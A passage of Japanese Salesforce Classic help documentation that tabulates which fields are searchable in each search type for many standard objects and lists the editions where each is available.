検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	グローバル検索	[ドキュメント] タブ
名前			✓	✓	✓
内容				✓	✓
キーワード			✓	✓	✓
すべての標準テキスト項目				✓	✓
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目 (先行するゼロは入力不要です)。				✓	✓
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話のすべてのカスタム項目				✓	✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: エンタイトルメント

検索可能な項目	サイドバー検索	高度な検索	グローバル検索
名前	✓	✓	✓
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目 (先行するゼロは入力不要です。)	✓	✓	✓
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話のすべてのカスタム項目		✓	✓

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: 外部オブジェクト

外部オブジェクトは、Salesforce 組織外に保存されているデータにアクセスします。Salesforce システム管理者が、検索可能な外部オブジェクトを制御します。検索される外部オブジェクト項目は、外部システムが検索を処理する方法に応じて異なります。検索結果が期待とは異なる場合、英数字のみが含まれる、大文字と小文字を区別した検索文字列を使用してください。結果がまだ期待とは異なる場合、具体的な外部システムの検索に関する推奨事項をシステム管理者に問い合わせてください。

検索可能な項目	サイドバー検索	高度な検索	グローバル検索
テキスト、テキストエリア、ロングテキストエリア項目			✓

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

Salesforce Connect を使用可能なエディション: **Developer** Edition。有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

クラウドベースの外部データソース用 Files Connect を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションで社内の外部データソース用 Files Connect を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

検索可能な項目: ファイル

サイドバー検索と高度な検索は、どちらもファイルの検索には適していません。ファイルを検索するには、グローバル検索または [ファイル] タブの検索ツールを使用します。

検索可能な項目	サイドバー検索	高度な検索	グローバル検索	[ファイル] タブ
内容			✓	✓
説明			✓	✓
[拡張子] (ppt など)			✓	✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

検索可能な項目	サイドバー検索	高度な検索	グローバル検索	[ファイル] タブ
名前			✓	✓
所有者			✓	✓
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目 (先行するゼロは入力不要です)。			✓	✓
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話のすべてのカスタム項目			✓	✓

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: 目標

検索可能な項目	サイドバー検索	高度な検索	グローバル検索
説明		✓	✓
名前	✓	✓	✓
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目 (先行するゼロは入力不要です)。	✓	✓	✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

検索可能な項目	サイドバー検索	高度な検索	グローバル検索
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話のすべてのカスタム項目		✓	✓

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: アイデア

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	グローバル検索
内容		✓		✓
コメント		✓		✓
説明		✓		✓
タイトル	✓	✓	✓	✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: ナレッジ記事

サイドバー検索と高度な検索は、どちらも記事の検索には適していません。記事を検索するには、グローバル検索または [記事] タブのサイドバーにある検索ツールを使用します。

検索可能な項目	サイドバー検索	高度な検索	グローバル検索	[記事] タブ
すべての標準テキスト項目			✓	✓
内容			✓	✓
ファイル			✓	✓
概要			✓	✓
タイトル			✓	✓
URL			✓	✓

エディション

Salesforce ナレッジを使用可能なインターフェース: Salesforce Classic

Salesforce ナレッジを使用可能なエディション: **Performance** Edition および **Developer** Edition と、Service Cloud が付属する **Unlimited** Edition

有料オプションで Salesforce ナレッジを使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

検索可能な項目	サイドバー検索	高度な検索	グローバル検索	[記事] タブ
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目 (先行するゼロは入力不要です。)			✓	✓
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話のすべてのカスタム項目			✓	✓

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: リード

メモ: 取引が開始されると、リードレコードは Salesforce Classic で検索できなくなります。取引開始済みのリードから作成された新しい取引先、取引先責任者、または商談レコードは検索できます。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	グローバル検索
住所		✓		✓
会社	✓	✓	✓	✓
会社名 (ローカル)	✓	✓	✓	
説明		✓		✓
メール	✓	✓		✓
Fax	✓	✓		✓
名	✓	✓	✓	✓
名 (ローカル)	✓	✓	✓	✓
姓	✓	✓	✓	✓
姓 (ローカル)	✓	✓	✓	✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	グローバル検索
ミドルネーム	✓	✓		✓
携帯	✓	✓		✓
電話	✓	✓		✓
接尾辞	✓	✓		✓
タイトル		✓		✓
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目 (先行するゼロは入力不要です)。	✓	✓		✓
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話のすべてのカスタム項目		✓		✓

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: Live Chat のトランスクリプト

検索可能な項目	サイドバー検索	高度な検索	グローバル検索
内容		✓	✓
スーパーバイザトランスクリプト本文		✓	✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: マクロ

検索可能な項目	サイドバー検索	高度な検索	グローバル検索
説明		✓	✓
名前	✓	✓	✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: 総計値

検索可能な項目	サイドバー検索	高度な検索	グローバル検索
説明		✓	✓
名前	✓	✓	✓
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目 (先行するゼロは入力不要です)。	✓	✓	✓
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話のすべてのカスタム項目		✓	✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: メモ

検索可能な項目	サイドバー検索	高度な検索	グローバル検索
内容		✓	✓
タイトル	✓	✓	✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: 稼働時間

メモ: 使用可能な場合、高度なルックアップ検索を使用するときには、テーブルの高度なルックアップ検索 (デフォルト) 列で選択された項目だけでなく、すべての検索可能項目をクエリするためのオプションがあります。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索 (デフォルト)	グローバル検索
説明		✓		✓	✓
名前	✓	✓	✓	✓	✓
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目 (先行するゼロは入力不要です。)					✓
テキスト、テキストエリア、ロングテキストエリア、リッチテキ					✓

エディション

使用可能なエディション: Salesforce Classic

使用可能な項目は、使用している Salesforce のエディションによって異なります。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索 (デフォルト)	グローバル検索
ストエリア、メール、電話のすべてのカスタム項目					

検索可能な項目: 商談

メモ: 使用可能な場合、高度なルックアップ検索を使用するときには、テーブルの高度なルックアップ検索 (デフォルト) 列で選択された項目だけでなく、すべての検索可能項目をクエリするためのオプションがあります。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索 (デフォルト)	グローバル検索
説明		✓			✓
商談名	✓	✓	✓	✓	✓
取引先名			✓		
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目 (先行するゼロは入力不要です)。	✓	✓			✓

エディション

使用可能なエディション: Salesforce Classic

使用可能な項目は、使用している Salesforce のエディションによって異なります。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索 (デフォルト)	グローバル検索
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話のすべてのカスタム項目		✓			✓

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: 注文

検索可能な項目	サイドバー検索	高度な検索	グローバル検索
住所 (請求先)		✓	✓
説明		✓	✓
外部メモ		✓	✓
社内コメント		✓	✓
注文名	✓	✓	✓
注文参照番号		✓	✓
PO 番号		✓	✓
ご注文方法		✓	✓
住所 (納入先)		✓	✓
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目 (先行するゼロは入力不要です)。	✓	✓	✓

エディション

使用可能なエディション: Salesforce Classic

注文を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

検索可能な項目	サイドバー検索	高度な検索	グローバル検索
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話のすべてのカスタム項目		✓	✓

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: 人

サイドバー検索と高度な検索は、どちらも人の検索には適していませんが、ユーザの検索には使用できます。「検索可能な項目:ユーザ」を参照してください。

人を検索するには、グローバル検索または[人]タブの検索ツールを使用します。

検索可能な項目	サイドバー検索	高度な検索	グローバル検索	[人] タブ
自己紹介			✓	
住所			✓	
メール			✓	
名			✓	✓
姓			✓	✓
名前			✓	✓
ニックネーム			✓	✓
電話			✓	
[レコード ID] (15 文字のレコード ID のみ)			✓	
タイトル			✓	
ユーザ名			✓	
すべてのカスタム自動採番項目と、外部 ID 設定された			✓	

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

検索可能な項目	サイドバー検索	高度な検索	グローバル検索	[人] タブ
すべてのカスタム項目 (先行するゼロは入力不要です)。				
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話のすべてのカスタム項目			✓	

メモ: コミュニティの他のパートナーおよび顧客は、プロファイルの非表示項目の情報を検索できませんが、会社の内部組織のユーザはこの情報を検索できます。

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: パフォーマンスサイクル

検索可能な項目	サイドバー検索	高度な検索	グローバル検索
名前	✓	✓	✓
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目 (先行するゼロは入力不要です)。	✓	✓	✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

検索可能な項目	サイドバー検索	高度な検索	グローバル検索
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話のすべてのカスタム項目		✓	✓

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: 個人取引先

メモ: 個人取引先オブジェクトには、法人取引先オブジェクトと取引先責任者オブジェクトの両方から取得した項目が含まれます。すべての検索語は、すべての検索可能な法人取引先および取引先責任者項目と同時に比較されます。

メモ: 使用可能な場合、高度なルックアップ検索を使用するときには、テーブルの高度なルックアップ検索 (デフォルト) 列で選択された項目だけでなく、すべての検索可能項目をクエリするためのオプションがあります。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索 (デフォルト)	グローバル検索
取引先名	✓	✓	✓	✓	✓
取引先名 (ローカル)	✓	✓	✓	✓	✓
取引先番号	✓	✓			✓
取引先 部門	✓	✓			✓
アシスタント	✓	✓			✓
アシスタント 電話	✓	✓			✓
住所 (請求先)		✓			✓
説明		✓			✓
メール	✓	✓			✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

使用可能な個人取引先項目は、使用している Salesforce のエディションによって異なります。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索 (デフォルト)	グローバル検索
Fax	✓	✓			✓
自宅電話	✓	✓			✓
町名・番地 (郵送先)		✓			✓
携帯	✓	✓			✓
町名・番地 (その他)		✓			✓
電話 (その他)	✓	✓			✓
住所 (納入先)		✓			✓
株式コード	✓	✓			✓
タイトル		✓			✓
Web サイト	✓	✓		✓	✓
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目 (先行するゼロは入力不要です。)	✓	✓			✓
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話のすべての取引先および取引先責任者カスタム項目		✓			✓

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: 価格表

グローバル検索、サイドバー検索、高度な検索のいずれも、価格表の検索には適していません。価格表を検索するには、[商品]タブの[価格表]領域を使用します。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	グローバル検索	[商品] タブの検索
価格表 説明					✓
価格表名			✓		✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: 商品

サイドバー検索と高度な検索は、どちらも価格表や商品の検索には適していません。商品を検索するには、グローバル検索、または、[商品]タブの[Find Products (商品の検索)] 領域を使用します。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	グローバル検索	[商品] タブの検索
商品コード			✓	✓	✓
商品 説明				✓	✓
商品名			✓	✓	✓
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目 (先行するゼロは入力不要です)。				✓	✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	グローバル検索	[商品] タブの検索
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話のすべてのカスタム項目				✓	✓

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: 質問

Salesforce の [アンサー] タブには、アンサーコミュニティに投稿されたすべての質問が表示されます。

検索可能な項目	サイドバー検索	高度な検索	グローバル検索
質問の内容		✓	✓
質問のタイトル	✓	✓	✓
返信の内容		✓	✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: クイックテキスト

検索可能な項目	サイドバー検索	高度な検索	グローバル検索
メッセージ		✓	✓
名前	✓	✓	✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: 見積

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ	グローバル検索
見積名	✓	✓	✓	✓
見積番号	✓	✓		✓
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話のすべてのカスタム項目				✓

エディション

使用可能なエディション: Salesforce Classic

見積を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: レポート

検索可能な項目	サイドバー検索	高度な検索	グローバル検索
説明	✓	✓	✓
レポート名	✓	✓	✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: 人員不在

メモ: 使用可能な場合、高度なルックアップ検索を使用するときには、テーブルの高度なルックアップ検索 (デフォルト) 列で選択された項目だけでなく、すべての検索可能項目をクエリするためのオプションがあります。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索 (デフォルト)	グローバル検索
不在数	✓	✓		✓	✓

エディション

使用可能なエディション: Salesforce Classic

使用可能な項目は、使用している Salesforce のエディションによって異なります。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索 (デフォルト)	グローバル検索
説明		✓		✓	✓
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目 (先行するゼロは入力不要です)。					✓
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話のすべてのカスタム項目					✓

検索可能な項目: 報奨資金

検索可能な項目	サイドバー検索	高度な検索	グローバル検索
名前	✓	✓	✓
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目 (先行するゼロは入力不要です)。	✓	✓	✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

検索可能な項目	サイドバー検索	高度な検索	グローバル検索
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話のすべてのカスタム項目		✓	✓

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: 報奨資金種別

検索可能な項目	サイドバー検索	高度な検索	グローバル検索
名前	✓	✓	✓
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目 (先行するゼロは入力不要です)。	✓	✓	✓
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話のすべてのカスタム項目		✓	✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: セルフサービスユーザ

セルフサービスユーザでは、標準ルックアップ検索のみがサポートされています。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	グローバル検索
名			✓	
姓			✓	

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: サービス予約

メモ: 使用可能な場合、高度なルックアップ検索を使用するときには、テーブルの高度なルックアップ検索 (デフォルト) 列で選択された項目だけでなく、すべての検索可能項目をクエリするためのオプションがあります。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索 (デフォルト)	グローバル検索
予約番号	✓	✓		✓	✓
説明		✓		✓	✓
件名		✓		✓	✓
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目 (先行するゼロは入力不要です)。					✓
テキスト、テキストエリア、ロングテキスト					✓

エディション

使用可能なエディション: Salesforce Classic

使用可能な項目は、使用している Salesforce のエディションによって異なります。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索 (デフォルト)	グローバル検索
エリア、リッチテキストエリア、メール、電話のすべてのカスタム項目					

検索可能な項目: サービス契約

検索可能な項目	サイドバー検索	高度な検索	グローバル検索
契約番号	✓	✓	✓
説明		✓	✓
名前	✓	✓	✓
特記事項		✓	✓

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: サービス人員

メモ: 使用可能な場合、高度なルックアップ検索を使用するときには、テーブルの高度なルックアップ検索 (デフォルト) 列で選択された項目だけでなく、すべての検索可能項目をクエリするためのオプションがあります。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索 (デフォルト)	グローバル検索
説明		✓		✓	✓
名前	✓	✓	✓	✓	✓
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目					✓

エディション

使用可能なエディション: Salesforce Classic

使用可能な項目は、使用している Salesforce のエディションによって異なります。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索 (デフォルト)	グローバル検索
(先行するゼロは入力不要です)。					
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話のすべてのカスタム項目					✓

検索可能な項目: サービス人員スキル

メモ: 使用可能な場合、高度なルックアップ検索を使用するときには、テーブルの高度なルックアップ検索 (デフォルト) 列で選択された項目だけでなく、すべての検索可能項目をクエリするためのオプションがあります。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索 (デフォルト)	グローバル検索
人員スキル数	✓	✓		✓	✓
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目 (先行するゼロは入力不要です)。					✓
テキスト、テキストエリア、ロングテキストエリア、					✓

エディション

使用可能なエディション: Salesforce Classic

使用可能な項目は、使用している Salesforce のエディションによって異なります。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索 (デフォルト)	グローバル検索
リッチテキストエリア、メール、電話のすべてのカスタム項目					

検索可能な項目: サービステリトリー

メモ: 使用可能な場合、高度なルックアップ検索を使用するときには、テーブルの高度なルックアップ検索 (デフォルト) 列で選択された項目だけでなく、すべての検索可能項目をクエリするためのオプションがあります。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索 (デフォルト)	グローバル検索
説明		✓		✓	✓
名前	✓	✓	✓	✓	✓
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目 (先行するゼロは入力不要です)。					✓
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話の					✓

エディション

使用可能なエディション: Salesforce Classic

使用可能な項目は、使用している Salesforce のエディションによって異なります。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索 (デフォルト)	グローバル検索
すべてのカスタム項目					

検索可能な項目: サービステリトリーメンバー

メモ: 使用可能な場合、高度なルックアップ検索を使用するときには、テーブルの高度なルックアップ検索 (デフォルト) 列で選択された項目だけでなく、すべての検索可能項目をクエリするためのオプションがあります。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索 (デフォルト)	グローバル検索
メンバー数	✓	✓		✓	✓
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目 (先行するゼロは入力不要です)。					✓
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話のすべてのカスタム項目					✓

エディション

使用可能なエディション: Salesforce Classic

使用可能な項目は、使用している Salesforce のエディションによって異なります。

検索可能な項目: スキル

検索可能な項目	サイドバー検索	高度な検索	グローバル検索
名前	✓	✓	✓
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目 (先行するゼロは入力不要です)。	✓	✓	✓
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話のすべてのカスタム項目		✓	✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: ソリューション

サイドバー検索と高度な検索は、どちらもソリューションの検索には適していません。ソリューションを検索するには、グローバル検索または [ソリューション] タブの [ソリューションの検索] ボタンを使用します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: トピック

サイドバー検索と高度な検索はいずれも、トピックの検索には適していません。トピックを検索するには、グローバル検索を使用します。

検索可能な項目	サイドバー検索	高度な検索	グローバル検索
説明		✓	✓
名前	✓	✓	✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: ユーザ

メモ: Chatter を使用していて、人を検索する場合は、「検索可能な項目: 人」を参照してください。

メモ: 使用可能な場合、高度なルックアップ検索を使用するときには、テーブルの高度なルックアップ検索 (デフォルト) 列で選択された項目だけでなく、すべての検索可能項目をクエリするためのオプションがあります。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索 (デフォルト)	グローバル検索
自己紹介		✓			✓
住所	✓	✓			✓
メール	✓	✓			✓
名	✓	✓	✓	✓	✓
姓	✓	✓	✓		✓
ミドルネーム	✓	✓		✓	✓
名前	✓	✓	✓	✓	✓
ニックネーム	✓	✓			✓
電話	✓	✓			✓
[レコード ID] (15 文字	✓	✓			✓

エディション

使用可能なエディション: Salesforce Classic

使用可能な項目は、使用している Salesforce のエディションによって異なります。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索 (デフォルト)	グローバル検索
のレコード ID のみ)					
接尾辞	✓	✓		✓	✓
タイトル	✓	✓			✓
ユーザ名	✓	✓			✓
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目 (先行するゼロは入力不要です。)	✓	✓			✓
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話のすべてのカスタム項目		✓			✓

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: 作業指示

メモ: 使用可能な場合、高度なルックアップ検索を使用するときには、テーブルの高度なルックアップ検索 (デフォルト) 列で選択された項目だけでなく、すべての検索可能項目をクエリするためのオプションがあります。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索 (デフォルト)	グローバル検索
説明	✓	✓	✓	✓	✓
件名	✓	✓	✓	✓	✓

エディション

使用可能なエディション: Salesforce Classic

使用可能な項目は、使用している Salesforce のエディションによって異なります。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索 (デフォルト)	グローバル検索
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目 (先行するゼロは入力不要です)。	✓	✓			✓
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話のすべてのカスタム項目		✓			✓

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: 作業指示品目

メモ: 使用可能な場合、高度なルックアップ検索を使用するときには、テーブルの高度なルックアップ検索 (デフォルト) 列で選択された項目だけでなく、すべての検索可能項目をクエリするためのオプションがあります。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索 (デフォルト)	グローバル検索
説明	✓	✓	✓	✓	✓
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目	✓	✓			✓

エディション

使用可能なエディション: Salesforce Classic

使用可能な項目は、使用している Salesforce のエディションによって異なります。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索 (デフォルト)	グローバル検索
(先行するゼロは入力不要です)。					
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話のすべてのカスタム項目		✓			✓

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

ルックアップ検索の設定

どの列がルックアップ検索結果に表示されるのかを選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com Edition** を除くすべてのエディション

Salesforce Classic でのルックアップ検索の設定

高度なルックアップおよびルックアップオートコンプリートを有効にして、ルックアップ検索条件項目をカスタマイズします。

Lightning Experience でのルックアップダイアログ検索の設定

[検索結果]検索レイアウトカスタマイズ設定を使用して、どの列がルックアップダイアログ検索結果に表示されるのかをカスタマイズします。ユーザはこれらの列を使用して絞り込みを行うことはできません。これらの列は、関連付けるレコードの判断に役立つコンテキストを提供することを目的としています。

Salesforce Classic でのルックアップ検索の設定

高度なルックアップおよびルックアップオートコンプリートを有効にして、ルックアップ検索条件項目をカスタマイズします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com Edition** を除くすべてのエディション

高度なルックアップの有効化

